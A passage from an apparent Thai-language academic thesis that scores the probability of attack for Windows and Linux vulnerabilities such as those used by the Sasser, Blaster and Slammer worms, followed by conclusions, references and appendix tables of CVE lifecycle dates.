3. จำนวนนี้บนระบบปฏิบัติการวินโดวส์ที่เมื่อมีตัวปิดจุดอ่อนเผยแพร่ออกมาแล้ว แต่มีการปรับปรุงแก้ไขตัวปิดจุดอ่อนแล้วแจกจ่ายออกมาอีก คิดเป็น 12.17% (14 รายการ จาก 115 รายการ)

4.5 **วิเคราะห์ผลการให้ค่าโอกาสถูกโจมตีของจุดอ่อน**

จากการนำจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีการโจมตีเสมือนเฉียบพลัน (PZDA) มาวิเคราะห์หาโอกาสถูกโจมตีโดยพิจารณาว่า ก่อนปรากฏเหตุการณ์จะมีโอกาสถูกโจมตีตามวิธีการในงานวิจัยนี้อย่างไร ขอยกตัวอย่างจุดอ่อนที่เป็นที่รู้จักกันในวงกว้าง ดังนี้

4.5.1 **หนอนอินเทอร์เน็ตแซสเซอร์** (Sasser worm - CVE-2003-0533)

CVE-2003-2533 เป็นจุดอ่อนรายการที่ถูกโจมตีด้วยหนอนอินเทอร์เน็ตที่ชื่อแซสเซอร์ เมื่อวันที่ 1 พฤษภาคม 2004 [32] ถ้าหาค่าโอกาสถูกโจมตีตามแนวคิดในงานวิจัยนี้ จะได้ว่า

$$\text{ขนาดของเวกเตอร์ } (V_{2003\text{-}0533}) = \sqrt{3(2^2)+3(1^2)+3(1^2)+3^2+1^2+3^2+3^2+3^2}$$

$$= 7.42$$

$$\text{จะได้ค่า } \mathcal{POA} = 0.55$$

ขนาดของเวกเตอร์ของ CVE-2003-0533 มีค่าเท่ากับ 7.42 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า $\mathcal{POA}$ เท่ากับ 0.55

4.5.2 หนอนอินเทอร์เน็ตบลาสเตอร์ (Blaster worm - CVE-2003-0352)

CVE-2003-0352 เป็นจุดอ่อนรายการที่ถูกโจมตีด้วยหนอนอินเทอร์เน็ตที่ชื่อบาสเตอร์ เมื่อวันที่ 11 สิงหาคม 2003 ถ้าหาค่าโอกาสถูกโจมตีตามแนวคิดในงานวิจัยนี้ จะได้ว่า

$$\text{ขนาดของเวกเตอร์ } (V_{2003\text{-}0352}) = \sqrt{3(1^2)+3(1^2)+3(1^2)+3^2+1^2+3^2+3^2+3^2}$$

$$= 6.78$$

จะได้ค่า $\mathcal{POA}$ = 0.47

ขนาดของเวกเตอร์ของ CVE-2003-0352 มีค่าเท่ากับ 6.78 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า $\mathcal{POA}$ เท่ากับ 0.47

4.5.3 หนอนอินเทอร์เน็ตสแลมเมอร์ (Slammer worm - CVE-2002-0649)

CVE-2002-0649 เป็นจุดอ่อนรายการที่ถูกโจมตีด้วยหนอนอินเทอร์เน็ตที่ชื่อสแลมเมอร์ เมื่อวันที่ 27 มกราคม 2003 ถ้าหาค่าโอกาสถูกโจมตีตามแนวคิดในงานวิจัยนี้ จะได้ว่า

$$\text{ขนาดของเวกเตอร์ } (V_{2002\text{-}0649}) = \sqrt{3(1^2)+3(1^2)+3(1^2)+3^2+1^2+3^2+3^2+3^2}$$

$$= 6.78$$

จะได้ค่า $\mathcal{POA}$ = 0.47

ขนาดของเวกเตอร์ของจุดอ่อน CVE-2002-0649 มีค่าเท่ากับ 6.78 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า $\mathcal{POA}$ เท่ากับ 0.47

เมื่อนำตัวอย่างจุดอ่อนที่มีวัฏจักรชีวิตแบบ ZDA กับ PZDA มาเปรียบเทียบเพื่อหาค่า $\mathcal{POA}$ โดยพิจารณาก่อนและในขณะที่ปรากฏเหตุการณ์ถูกโจมตีนั้น มีค่าโอกาสถูกโจมตีตามวิธีการในงานวิจัยเป็นอย่างไร ดังตารางที่ 4.7

ตารางที่ 4.7 เปรียบเทียบค่า *POA* ของจุดอ่อนที่มีวัฏจักรชีวิตแบบ ZDA กับ PZDA

วัฏจักรชีวิต	ระบบปฏิบัติการ	ชื่อเรียก	หมายเลข CVE	*POA*
ZDA	ลินุกซ์	ไม่ปรากฏจุดอ่อนในวัฏจักรชีวิตแบบ ZDA		
	วินโดวส์	Trojan.PPDropper.B	2006-3590	0.92
		Trojan.PPDropper.F	2006-4694	0.83
		W32/Nirbot.worm	2007-1748	0.92
PZDA	ลินุกซ์	Slapper worm	2002-0656, 2002-2655	0.40
		Linux/Lupper.worm	2005-1921, 2005-0116, 2005-1950	0.40
	วินโดวส์	Sasser worm	2003-0533	0.55
		Blaster worm	2003-0352	0.47
		Slammer worm	2002-0649	0.47

4.6 อภิปรายผลการวิจัย

เหตุการณ์ถูกโจมตีด้วยหนอนอินเทอร์เน็ตที่ผ่านมาเกิดความเข้าใจผิดว่าเหตุการณ์นั้นเกิดจากการที่ไม่มีตัวปิดจุดอ่อนเผยแพร่จากเจ้าของผลิตภัณฑ์ คือเป็นการโจมตีแบบเฉียบพลัน แต่จากการศึกษาพบว่าเหตุการณ์ถูกโจมตีเหล่านี้เกิดขึ้นจากการไม่ติดตั้งตัวปิดจุดอ่อนที่เผยแพร่ออกมาแล้วได้ทันเวลาก่อนเหตุการณ์ถูกโจมตี ซึ่งในงานวิจัยนี้เรียกจุดอ่อนที่มีลักษณะของวัฏจักรชีวิตในแบบนี้ว่า Pseudo zero-day attack หรือ เหตุการณ์โจมตีเสมือนเฉียบพลัน ตัวอย่างเหตุการณ์การถูกโจมตีด้วยหนอนอินเทอร์เน็ต เช่น หนอนอินเทอร์เน็ตแซสเซอร์ที่โจมตีจุดอ่อน CVE-2003-0533 การแพร่ระบาดของหนอนเริ่มขึ้นเมื่อวันที่ 1 พฤษภาคม 2004 [32] ที่ลุกลามไปยังคอมพิวเตอร์เครื่องอื่นๆ ทั่วโลกที่ไม่ได้ติดตั้งตัวปิดจุดอ่อนนี้ที่ออกมาแล้วเมื่อวันที่ 13 เมษายน 2004 [33] และยังมีหนอนอินเทอร์เน็ตที่ชื่อสแลมเมอร์ บาสเตอร์และโซทอป ที่มีลักษณะของเหตุการณ์ดังเช่น หนอนอินเทอร์เน็ตสแลมเมอร์ โดยในงานวิจัยนี้ได้ทำการวิเคราะห์ค่าโอกาสถูกโจมตีภายใต้ปัจจัยที่มีผลต่อโอกาสก่อนเกิดเหตุการณ์ถูกโจมตีดังกล่าวในหัวข้อ 4.5 นั้น พบว่า ค่าโอกาสถูกโจมตีอยู่ระหว่าง 0.47 – 0.55 ซึ่งนับว่าอยู่ในเกณฑ์ที่ไม่สูง หากผู้ดูแลระบบทำการติดตั้งตัวปิดจุดอ่อนแล้วระบบจะไม่ได้รับผลกระทบจากการแพร่ระบาดของหนอนดังกล่าว

จากการวิเคราะห์ข้อมูลทางสถิติที่เก็บได้ของวัฏจักรชีวิตแบบ PPZDA ที่สามารถพัฒนาเป็นวัฏจักรแบบ PZDA ได้นั้น เมื่อนำค่าวันที่ระหว่างวันที่ตัวปิดจุดอ่อนถูกสร้างออกมา กับ ค่าวันที่ปรากฏคำสั่งหรือโปรแกรมแบบอัตโนมัติ ($time_{patch} - time_{exploitability}$) สามารถสรุปได้เป็นตารางที่ 4.8 ดังนี้

ตารางที่ 4.8 ระยะห่างระหว่างวันที่มีตัวปิดจุดอ่อน ถึง วันที่มีชุดคำสั่งหรือโปรแกรมอัตโนมัติ

ระบบปฏิบัติการ	$time_{patch} - time_{exploitability}$	
	< 0 วัน *	**> 0 วัน** **
	จำนวนวันโดยเฉลี่ย	**จำนวนวันโดยเฉลี่ย**
ลินุกซ์	124	53
วินโดวส์	71	156

* เหตุการณ์ที่ตัวปิดจุดอ่อนปรากฏขึ้นก่อนเหตุการณ์ที่มีชุดคำสั่งหรือโปรแกรมอัตโนมัติ

** เหตุการณ์ที่ตัวปิดจุดอ่อนปรากฏขึ้นหลังเหตุการณ์ที่มีชุดคำสั่งหรือโปรแกรมอัตโนมัติ

PPZDA เป็นวัฏจักรชีวิตที่มีตัวปิดจุดอ่อนและคำสั่งหรือโปรแกรมสำหรับโจมตีแบบอัตโนมัติเกิดขึ้นแล้ว แต่รอการนำไปใช้ประโยชน์ในการโจมตี ซึ่งหากมีการนำจุดอ่อนนี้ไปใช้ในการโจมตีแล้วเป็นผลทำให้จุดอ่อนนั้นพัฒนากลายเป็นวัฏจักรชีวิตแบบ PZDA ทันที การวิเคราะห์ช่วงเวลาระหว่างวันที่มีตัวปิดจุดอ่อน ถึง วันที่มีชุดคำสั่งหรือโปรแกรมอัตโนมัติ ทำให้ทราบได้ว่าช่วงเวลาความเสี่ยงของจุดอ่อนเป็นอย่างไร โดยได้นำจุดอ่อนบนระบบปฏิบัติลินุกซ์และวินโดวส์ที่มีแบบวัฏจักรชีวิตเป็นแบบ PPZDA มาพิจารณาค่าความแตกต่างของทั้ง 2 เหตุการณ์ ทำให้ได้ข้อมูลดังตารางที่ 4.2 ที่แสดงว่า เมื่อจุดอ่อนที่มีผลกระทบบนระบบปฏิบัติการวินโดวส์ปรากฏชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่ก่อนที่จะมีตัวปิดจุดอ่อน ($time_{patch} - time_{exploitability} > 0$) โดยเฉลี่ยที่ทางไมโครซอฟท์สามารถสร้างตัวปิดจุดอ่อนเผยแพร่ออกมาได้หลังจากมีชุดคำสั่งแล้วอยู่ที่ 156 วัน ในขณะที่ลินุกซ์มีอัตราเฉลี่ยอยู่ที่ 53 วัน เมื่อพิจารณาเหตุการณ์ที่ตัวปิดจุดอ่อนปรากฏขึ้นก่อนเหตุการณ์ที่มีชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติ ($time_{patch} - time_{exploitability} < 0$)จะพบว่า ลินุกซ์สามารถสร้างตัวปิดจุดอ่อนออกมาก่อนที่มีชุดคำสั่ง โดยเฉลี่ยถึง 124 วัน ในขณะที่วินโดวส์ใช้เวลาโดยเฉลี่ย 71 วัน

บทที่ 5

สรุปผลการวิจัยและข้อเสนอแนะ

งานวิจัยนี้ทำการวิเคราะห์โอกาสถูกโจมตีโดยมีพื้นฐานบนวัฏจักรชีวิตของจุดอ่อน จากการวิเคราะห์ปัจจัย การหาค่าโอกาสในเชิงปริมาณ การจำแนกวัฏจักรชีวิตจุดอ่อน พร้อมทั้งการจัดเก็บข้อมูลสถิติที่รวบรวมได้ ทำให้สามารถสรุปผลการวิจัยและเสนอแนะแนวเพื่อการทำวิจัยในได้ดังต่อไปนี้

5.1 สรุปผลการวิจัย

งานวิจัยนี้ได้ทำการวิเคราะห์ข้อมูลจุดอ่อนบนระบบปฏิบัติลินุกซ์และวินโดวส์จำนวน 439 รายการ โดยศึกษาถึงลักษณะและวิเคราะห์วัฏจักรชีวิตจุดอ่อน ตลอดจนปัจจัยที่มีผลต่อโอกาสถูกโจมตี สามารถสรุปเป็นประเด็นหลักๆ ได้ดังนี้

1. สามารถจำแนกรูปแบบวัฏจักรชีวิตจุดอ่อนตามข้อมูลทางสถิติที่จัดเก็บได้ 5 รูปแบบ คือ แบบที่มีการโจมตีอย่างเฉียบพลัน (ZDA) แบบที่มีการโจมตีเสมือนเฉียบพลัน (PZDA) แบบที่มีศักยภาพในการพัฒนาเป็นแบบที่มีการโจมตีเสมือนเฉียบพลัน (PPZDA) ที่มีศักยภาพในการถูกโจมตี (POA) แบบเฉื่อย (PA)
2. วัฏจักรชีวิตแบบที่มีการโจมตีเสมือนเฉียบพลัน (PZDA) เป็นวัฏจักรที่มีนัยสำคัญ กล่าวคือ วัฏจักรชีวิตแบบ PZDA นั้นเป็นเหตุการณ์ถูกโจมตีที่เกิดจากผู้ดูแลระบบที่ไม่ทำการติดตั้งตัวปิดจุดอ่อนได้ทันเวลาก่อนที่หนอนอินเทอร์เน็ตจะระบาดจนได้รับผลกระทบจากหนอนอินเทอร์เน็ต
3. จากการวิเคราะห์พบว่า แม้ปรากฏรายละเอียดทางเทคนิคของจุดอ่อนเป็นจำนวนมากที่เผยแพร่อยู่บนอินเทอร์เน็ตที่มีผลกระทบกับระบบปฏิบัติการลินุกซ์ แต่ทว่าการปรากฏเหตุการณ์ถูกโจมตีที่มีผลกระทบกับระบบปฏิบัติดังกล่าวมีจำนวนที่น้อยกว่ามากเมื่อเปรียบเทียบกับระบบปฏิบัติการวินโดวส์ที่ได้รับผลกระทบจากเหตุการณ์ถูกโจมตีเป็นจำนวนมาก ดังนั้น ผู้ดูแลระบบควรให้ความสำคัญกับจุดอ่อนที่มีลักษณะนี้โดยการติดตั้งตัวปิดจุดอ่อนให้ทันเวลา
4. การวิเคราะห์ค่าทางสถิติที่จัดเก็บได้ พบว่า แนวโน้มการโจมตีแบบที่มีการโจมตีอย่างเฉียบพลันจะไปสู่การเกิดสิ่งที่เรียกว่า “ซีโรเดย์ เวสส์เดย์” ซึ่งเป็นผลพวงมาจากสิ่งที่เรียกว่า “แพทช์ ทิวส์เดย์”
5. การวิเคราะห์ค่าทางสถิติที่จัดเก็บได้เปรียบเทียบระหว่างระบบปฏิบัติลินุกซ์และระบบปฏิบัติการวินโดวส์ทำให้ผู้ดูแลระบบสามารถตัดสินใจในการเลือกใช้

ระบบปฏิบัติการบนเครื่องแม่ที่มีความปลอดภัยมากกว่าในด้านความนิยมในการใช้จุดอ่อนสำหรับการโจมตี เนื่องจากลินุกซ์ปรากฏเหตุการณ์โจมตีแบบที่มีการโจมตีอย่างเฉียบพลัน (ZDA) และการโจมตีแบบเสมือนเฉียบพลัน (PZDA) ที่น้อยกว่าบนระบบปฏิบัติการวินโดวส์ อีกทั้งมีระยะเวลาการออกตัวปิดจุดอ่อนที่เฉลี่ยแล้วน้อยกว่าของระบบปฏิบัติการวินโดวส์

6. การวิเคราะห์ปัจจัยหลักที่มีผลต่อโอกาสถูกโจมตี 3 ตัว คือ ปัจจัยทางด้านวัฏจักรชีวิตจุดอ่อน ปัจจัยด้านความนิยมในการใช้ซอฟต์แวร์ที่มีจุดอ่อนนั้น และปัจจัยด้านเวลาซึ่งในแต่ละปัจจัยมีการแบ่งระดับของโอกาสอย่างมีนัยสำคัญต่อความน่าใช้หรือเอื้อประโยชน์ในจุดอ่อนนั้น
7. การวิเคราะห์ค่าโอกาสถูกโจมตีโดยนำปัจจัยที่วิเคราะห์ได้นำเสนอผ่านแผนภูมิแบบเรดาร์ ซึ่งแสดงนัยที่ระบุถึงรูปแบบวัฏจักรชีวิตของจุดอ่อนนั้นให้อยู่ในรูปแบบที่เข้าใจง่ายและผู้ดูแลระบบสามารถนำไปใช้ได้จริงในทางปฏิบัติ จากการใช้สูตรการหาเวกเตอร์ของยูคลิด เพื่อคำนวณหาขนาดของตัวแทนเวกเตอร์และนำมาแปลงเป็นค่ามาตรฐานในช่วง 0-1 สำหรับระบุถึงโอกาสถูกโจมตี (POA)ของจุดอ่อน

5.2 ปัญหาและข้อเสนอแนะ

1. วันที่ที่ปรากฏในเว็บไซต์ที่เกี่ยวข้องยังขาดมาตรฐานที่ใช้ในการประกาศร่วมกัน เช่น มีการใช้คำว่า Public date หรือ Disclosed date หรือ Release date เป็นต้น สำหรับอ้างถึงวันที่เปิดเผยข้อมูล ทำให้ปรากฏคำที่ใช้ในการอ้างถึงเหตุการณ์แตกต่างกัน เป็นผลให้การใช้งานขาดมาตรฐานและไม่สะดวกในการค้นหาข้อมูล
2. โอกาสที่ผู้บุกรุกจะนำจุดอ่อนหนึ่งมาใช้ในการโจมตีอยู่บนสมมติฐานที่ว่าจุดอ่อนหนึ่งมีความเอื้อประโยชน์หรือมีความยากง่ายเพียงใดที่จะนำมาใช้ในการโจมตี ดังนั้น ค่าโอกาสที่ได้ในงานวิจัยนี้จะมีความสมบูรณ์และถูกต้อง เมื่อปรากฏหรือทราบค่าของปัจจัยตามวัฏจักรชีวิตของจุดอ่อนแล้ว
3. การหาค่าวันที่ที่ปรากฏในขั้นตอนวัฏจักรชีวิตจุดอ่อน ควรทำการหาค่าวันที่ในรายการซีวีอีทั้งหมด และจัดเก็บเป็นฐานข้อมูลที่สำหรับใช้อ้างอิงแบบมาตรฐานไว้ในเว็บไซต์ซีวีอี ซึ่งควรจัดทำเป็นมาตรฐานและให้บริการข้อมูลวันที่ในวัฏจักรชีวิตจุดอ่อนอย่างเป็นมาตรฐาน
4. การพิจารณาถึงระดับความนิยมในระบบเป้าหมายที่สามารถบ่งชี้ถึงระดับของแรงจูงใจหรือโอกาสที่จะถูกเลือกเป็นเป้าหมายสำหรับการโจมตี
5. ค่าพารามิเตอร์ที่ใช้ในการวิจัยนี้ เช่น ค่าเฉลี่ยของ Risk window มีการแบ่งไว้ที่ 20 วัน หรือ ค่าส่วนแบ่งตลาดของผลิตภัณฑ์ เป็นต้น ควรจะต้องมีการปรับเปลี่ยนตาม

ข้อมูลจุดอ่อนที่เปลี่ยนแปลงไปตามเวลา ดังนั้น จึงต้องมีการปรับปรุงข้อมูลใน VLCDB ให้ทันสมัยอยู่เสมอ

6. ค่าที่ใช้ในการถ่วงน้ำหนักในงานวิจัยนี้มาจากค่าของระดับสูงสุดของปัจจัย คือ 3 ซึ่งควรใช้วิธีการถ่วงน้ำหนักให้กับปัจจัยด้วยสูตรทางคณิตศาสตร์

5.3 งานวิจัยในอนาคต

จากงานวิจัยนี้ ยังมีประเด็นที่สามารถนำมาทำการวิจัยต่อเนื่องได้ ดังนี้

1. การวิเคราะห์ความสัมพันธ์ของรหัสต้นฉบับ (source code) ของหนอนอินเทอร์เน็ตกับรหัสต้นฉบับที่ปรากฏในเว็บไซต์บัญชีจ่าหน้า ว่ามีความสัมพันธ์กันมากน้อยเพียงใด เพื่อประโยชน์ในการสร้างนโยบายการเปิดเผยข้อมูลจุดอ่อนระหว่างผู้วิจัยและเจ้าของผลิตภัณฑ์ในแนวทางที่เหมาะสม
2. การวิเคราะห์เพื่อหาแนวโน้มทางสถิติของการปรากฏจุดอ่อนในวัฏจักรชีวิตทั้ง 5 แบบ โดยกระบวนวิธีการวิเคราะห์ด้วยฟังก์ชันการแจกแจง (Distribution function or Cummulative distribution)
3. การศึกษาถึงข้อมูลแสดงลักษณะเฉพาะ (profile) ของจุดอ่อน เพื่อระบุถึงระดับความยากง่ายในการพัฒนาชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับโจมตี โดยสามารถจำแนกประเภทจุดอ่อนจากลักษณะการพัฒนาชุดคำสั่งแบบอัตโนมัติเหล่านั้นได้
4. การศึกษาจุดอ่อนของแต่ละผลิตภัณฑ์ เพื่อคำนวณหาค่า POA เปรียบเทียบตามผลิตภัณฑ์ เพื่อพิจารณาถึงระดับความนิยมของผลิตภัณฑ์ที่มีผลต่อโอกาสถูกโจมตี

รายการอ้างอิง

[1] W.A. Arbaugh, W.L. Fithen, and J. McHugh. Windows of Vulnerability: A Case Study Analysis. IEEE Computer. pp. 52–59. 2000.

[2] Eben M. Haber and John Bailey. Design Guidelines for System Administration Tools Developed through Ethnographic Field Studies. In Proc. of 7th Int. ACM CHIMIT Conf. on Computer human interaction for the management of information technology, USA, 2007.

[3] Stefan Frei, Martin May, Ulrich Fiedler, and Bernhard Plattner," Large-scale vulnerability analysis", In Proceedings of the 2006 SIGCOMM workshop, pp.131-138, 2006.

[4] Hilary K. Browne and William A. Arbaugh and John McHugh and William L. Fithen, "A Trend Analysis of Exploitations", IEEE Symposium on Security and Privacy, 2001.

[5] B. Schneier. Cryptogram September 2000 - full disclosure and the window of exposure, Available from:: http://www.schneier.com/crypto-gram-0009.html [2008,February 1].

[6] Ashish Arora, Ramayya Krishnan, Rahul Telang, and Yubao Yang, "Empirical analysis of software vendors patching behavior, impact of vulnerability disclosure," Tech. Rep.,Carnegie Mellon University, Jan 2006.

[7] Bruce Schneier, "Attack trends: 2004 and 2005", Queue ACM, June 2005, pp. 52—53.

[8] Vlad Gorelik, "One step ahead", ACM Queue, February 2007, pp. 24-31.

[9] Wang, H. J., Guo, C., Simon, D. R., and Zugenmaier, A. "Shield: Vulnerability-Driven Network Filters for Preventing Known Vulnerability Exploits", In ACM SIGCOMM, 2004.

[10] R. Wita and Y. Teng-Ammuay, "Vulnerability Profile for Linux," Presented at 19th International Conference on Advanced Information Networking and Applications (AINA'05), IEEE, Taiwan, 2005.

[11] Kenneth Hardy, Linear Algebra for Engineers and scientists using MATLAB, New Jersey USA, Pearson Education Inc, 2005.

[12] Radar Chart, Available from: http://en.wikipedia.org/wiki/Radar_chart [2008,January 25].

[13] Euclidean vectors, Available from: http://en.wikipedia.org/wiki/Magnitude_(mathematics)#Euclidean_vectors [2008,January 25].

[14] CVE, "Common Vulnerability and Exposure", Available from: http://cve.mitre.org [2008, February 20].

[15] OSVDB, " Open Source Vulnerability Database (OSVDB)", Available from: http://osvdb.org [2008, February 20].

[16] NVD, " National Vulnerability Database (NVD)", Available from: http://nvd.nist.gov [2008, February 20].

[17] CVSS, " Common vulnerability scoring system (CVSS)", Available from: http://www.first.org/cvss/cvss-guide.html [2008, February 20].

[18] W3Schools, Available from: http://www.w3schools.com/browsers/browsers_os.asp [2008, February 20].

[19] The MathWorks, Available from: http://www.mathworks.com/access/helpdesk/help/toolbox/dspblks/ref/vectorquantizerdesign.html [2008, February 20].

[20] Secunia, Available from: http://secunia.com/secunia_research [2008, January 31].

[21] SecurityFocus, Available from: http://www.securityfocus.com/archive/1 [2008, January 31].

[22] iDefense Labs, Available from: http://labs.idefense.com/intelligence/vulnerabilities [2008, January 31].

[23] eEye Digital Security, Available from: http://research.eeye.com/html/advisories/published [2008, January 31].

[24] NEOHAPSIS, Available from: http://archives.neohapsis.com/archives/bugtraq [2008, January 31].

[25] Packet Storm, Available from: http://www.packetstormsecurity.org/assess/exploits [2008, January 31].

[26] The Metasploit Project, Available from: http://www.metasploit.com [2008, January 31].

[27] Milw0rm, Available from: http://www.milw0rm.com [2008, January 31].

[28] Zero day initiative, Available from: http://www.zerodayinitiative.com [2008, January 31].

[29] J.H. Lee, "Combining Multiple Evidence from Different Properties of Weighting Schemes," Proceedings of the 18th Annual ACM-SIGIR, pp. 180-188, 1995.

[30] C|NET, Available from: http://www.news.com/Zero-day-Wednesdays/2010-7355_3-6097678.html?tag=st.nl [2008, January 31].

[31] Wikipedia, Available from: http://en.wikipedia.org/wiki/Patch_Tuesday [2008, January 31].

[32] C|NET, Available from: http://www.news.com/Sasser-worm-begins-to-spread/2100-7349_3-5203764.html?tag=txt.18 [2008, January 31].

[33] Microsoft TechNet, Available from: http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx [2008, January 31].

[34] C|NET, Available from: http://www.news.com/New-PowerPoint-hole-used-in-cyberattacks/2100-1002_3-6094059.html?tag=txt.3 [2008, January 31].

[35] C|NET, Available from: http://www.news.com/Another-PowerPoint-bug-threatens/2100-1002_3-6126465.html?tag=txt.17 [2008, January 31].

[36] C|NET, Available from: http://www.news.com/Zero-day-attack-hits-Word/2100-7349_3-6159824.html?tag=txt.4 [2008, January 31].

[37] C|NET, Available from: http://www.news.com/New-Excel-zero-day-flaw-used-in-attacks/2100-7349_3-6084738.html?tag=st.nl [2008, January 31].

[38] C|NET, Available from: http://www.news.com/Attack-code-out-for-latest-Microsoft-flaw/2100-1002_3-6040746.html?tag=txt.18 [2008, January 31].

ภาคผนวก

ภาคผนวก ก

ผลการจำแนกประเภทจุดอ่อนตามรูปแบบวัฏจักรชีวิต

ในงานวิจัยนี้ได้ทำการสืบค้นค่า “วันที่” ปรากฏเหตุการณ์ทั้ง 5 ขั้นตอน ในวัฏจักรชีวิตของจุดอ่อนบนระบบปฏิบัติการวินโดวส์และลินุกซ์ เมื่อทำการจำแนกจุดอ่อนตามอัลกอริทึมที่ 4.3.1 จะได้จุดอ่อนที่จำแนกตามรูปแบบวัฏจักรชีวิต ดังนี้

1. วัฏจักรชีวิตแบบที่มีการการโจมตีอย่างเฉียบพลัน (Zero day attack, ZDA)

เมื่อจำแนกจุดอ่อนแล้วปรากฏวัฏจักรชีวิตแบบ ZDA บนระบบปฏิบัติการวินโดวส์ 21 รายการ ดังตารางที่ ข-1 ซึ่งจากข้อมูลจุดอ่อนที่ทำการสืบค้นได้ไม่ปรากฏรายการจุดอ่อนที่กระทบกับระบบปฏิบัติการลินุกซ์

ตารางที่ ข-1 รายการจุดอ่อนแบบ ZDA ที่มีผลกระทบกับระบบปฏิบัติการวินโดวส์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2004-1050	25/10/2004	25/10/2004	1/12/2004	12/11/2004	8/11/2004
2	2006-1359	22/3/2006	22/3/2006	11/4/2006	23/3/2006	23/3/2006
3	2006-1388	13/3/2006	13/3/2006	11/4/2006	22/3/2006	22/3/2006
4	2006-1626	3/4/2006	3/4/2006	13/6/2006	6/4/2006	3/4/2006
5	2006-2492	10/5/2005	19/5/2006	13/6/2006	19/5/2006	19/5/2006
6	2006-3059	14/6/2006	14/6/2006	11/7/2006	16/6/2006	14/6/2006
7	2006-3431	3/7/2006	3/7/2006	10/10/2006	19/5/2006	6/7/2006
8	2006-3590	12/7/2006	14/7/2006	8/8/2006	13/7/2006	12/7/2006
9	2006-4534	1/9/2006	3/9/2006	10/10/2006	5/9/2006	1/9/2006
10	2006-4694	26/9/2006	26/9/2006	10/10/2006	27/9/2006	26/9/2006
11	2006-4868	18/9/2006	19/9/2006	26/9/2006	19/9/2006	19/9/2006
12	2006-5296	12/10/2006	12/10/2006	10/11/2006	13/10/2006	12/10/2006
13	2006-5745	1/11/2006	4/11/2006	14/11/2006	6/11/2006	1/11/2006
14	2006-5994	5/12/2006	6/12/2006	13/2/2007	5/12/2006	7/12/2006
15	2006-6456	9/12/2006	11/12/2006	13/2/2007	10/10/2006	14/12/2006
16	2006-6561	12/12/2006	12/12/2006	13/2/2007	14/12/2006	12/12/2006
17	2006-6696	15/12/2006	22/12/2006	26/4/2007	10/4/2007	15/12/2006
18	2007-0038	29/3/2007	29/3/2007	3/4/2007	29/3/2007	29/3/2007
19	2007-0671	4/2/2007	4/2/2007	13/2/2007	5/2/2007	4/2/2007
20	2007-0870	9/2/2007	9/2/2007	8/5/2007	15/2/2007	15/2/2007

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
21	2007-1748	12/4/2007	12/4/2007	8/5/2007	12/4/2007	16/4/2007

2. วัฏจักรชีวิตแบบที่มีการโจมตีเสมือนเฉียบพลัน (Pseudo-zero day attack, PZDA)

เมื่อจำแนกจุดอ่อนแล้วปรากฏวัฏจักรชีวิตแบบ PZDA บนระบบปฏิบัติการวินโดวส์ 20 รายการ ดังตารางที่ ข-2 และมีผลกระทบกับระบบปฏิบัติการลินุกซ์จำนวน 5 รายการ ดังตารางที่ ข-3

ตารางที่ ข-2 รายการจุดอ่อนแบบ PZDA ที่มีผลกระทบกับระบบปฏิบัติการวินโดวส์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2001-0500	18/6/2001	18/6/2001	18/6/2001	12/7/2001	18/6/2001
2	2002-0649	24/7/2002	24/7/2002	24/7/2002	27/1/2003	25/7/2002
3	2003-0352	16/7/2003	16/7/2003	16/7/2003	11/8/2003	24/7/2003
4	2003-0533	8/10/2003	13/4/2004	13/4/2004	17/2/2004	13/4/2004
5	2004-0201	12/1/2004	14/7/2004	13/7/2004	24/5/2005	14/7/2004
6	2004-0199	11/5/2004	11/5/2004	11/5/2004	25/5/2005	22/5/2005
7	2005-0803	17/3/2005	8/11/2005	8/11/2005	8/11/2005	17/3/2005
8	2005-1213	16/11/2004	14/6/2005	14/6/2005	24/6/2005	14/6/2005
9	2005-1983	9/8/2005	9/8/2005	9/8/2005	15/8/2005	10/8/2005
10	2005-1985	11/10/2005	11/10/2005	11/10/2005	11/10/2005	11/10/2005
11	2005-2119	8/7/2005	11/10/2005	11/10/2005	13/10/2005	11/10/2005
12	2005-2120	3/8/2005	11/10/2005	11/10/2005	11/10/2005	21/10/2005
13	2005-2123	29/3/2005	8/11/2005	8/11/2005	29/11/2005	8/11/2005
14	2005-2124	29/3/2005	8/11/2005	8/11/2005	8/11/2005	8/11/2005
15	2005-2307	14/7/2005	14/7/2005	11/10/2005	11/10/2005	14/7/2005
16	2006-0006	17/10/2005	14/2/2006	14/2/2006	16/2/2006	15/2/2006
17	2006-1314	1/3/2006	11/7/2006	11/7/2006	11/7/2006	19/7/2006
18	2006-1315	11/7/2006	11/7/2006	11/7/2006	25/7/2006	21/7/2006
19	2006-2376	11/7/2006	13/6/2006	13/6/2006	14/6/2006	15/6/2006
20	2006-3439	8/8/2006	8/8/2006	8/8/2006	8/8/2006	12/8/2006

หมายเหตุ

1. CVE-2001-0500 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Code Red

2. CVE-2002-0649 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Slammer
3. CVE-2003-0352 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Blaster
4. CVE-2003-0533 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Sasser
5. CVE-2005-1983 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Zotop

ตารางที่ ข-3 รายการจุดอ่อนแบบ PZDA ที่มีผลกระทบกับระบบปฏิบัติการลินุกซ์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2002-0656	30/7/2002	30/7/2002	22/8/2002	17/9/2002	13/9/2002
2	2002-2655	30/7/2002	30/7/2002	22/8/2002	17/9/2002	13/9/2002
3	2005-1921	29/6/2005	29/6/2005	29/6/2005	7/11/2005	30/6/2005
4	2005-0116	29/6/2005	29/6/2005	29/6/2005	7/11/2005	30/6/2005
5	2005-1950	29/6/2005	29/6/2005	29/6/2005	11/6/2007	30/6/2005

หมายเหตุ

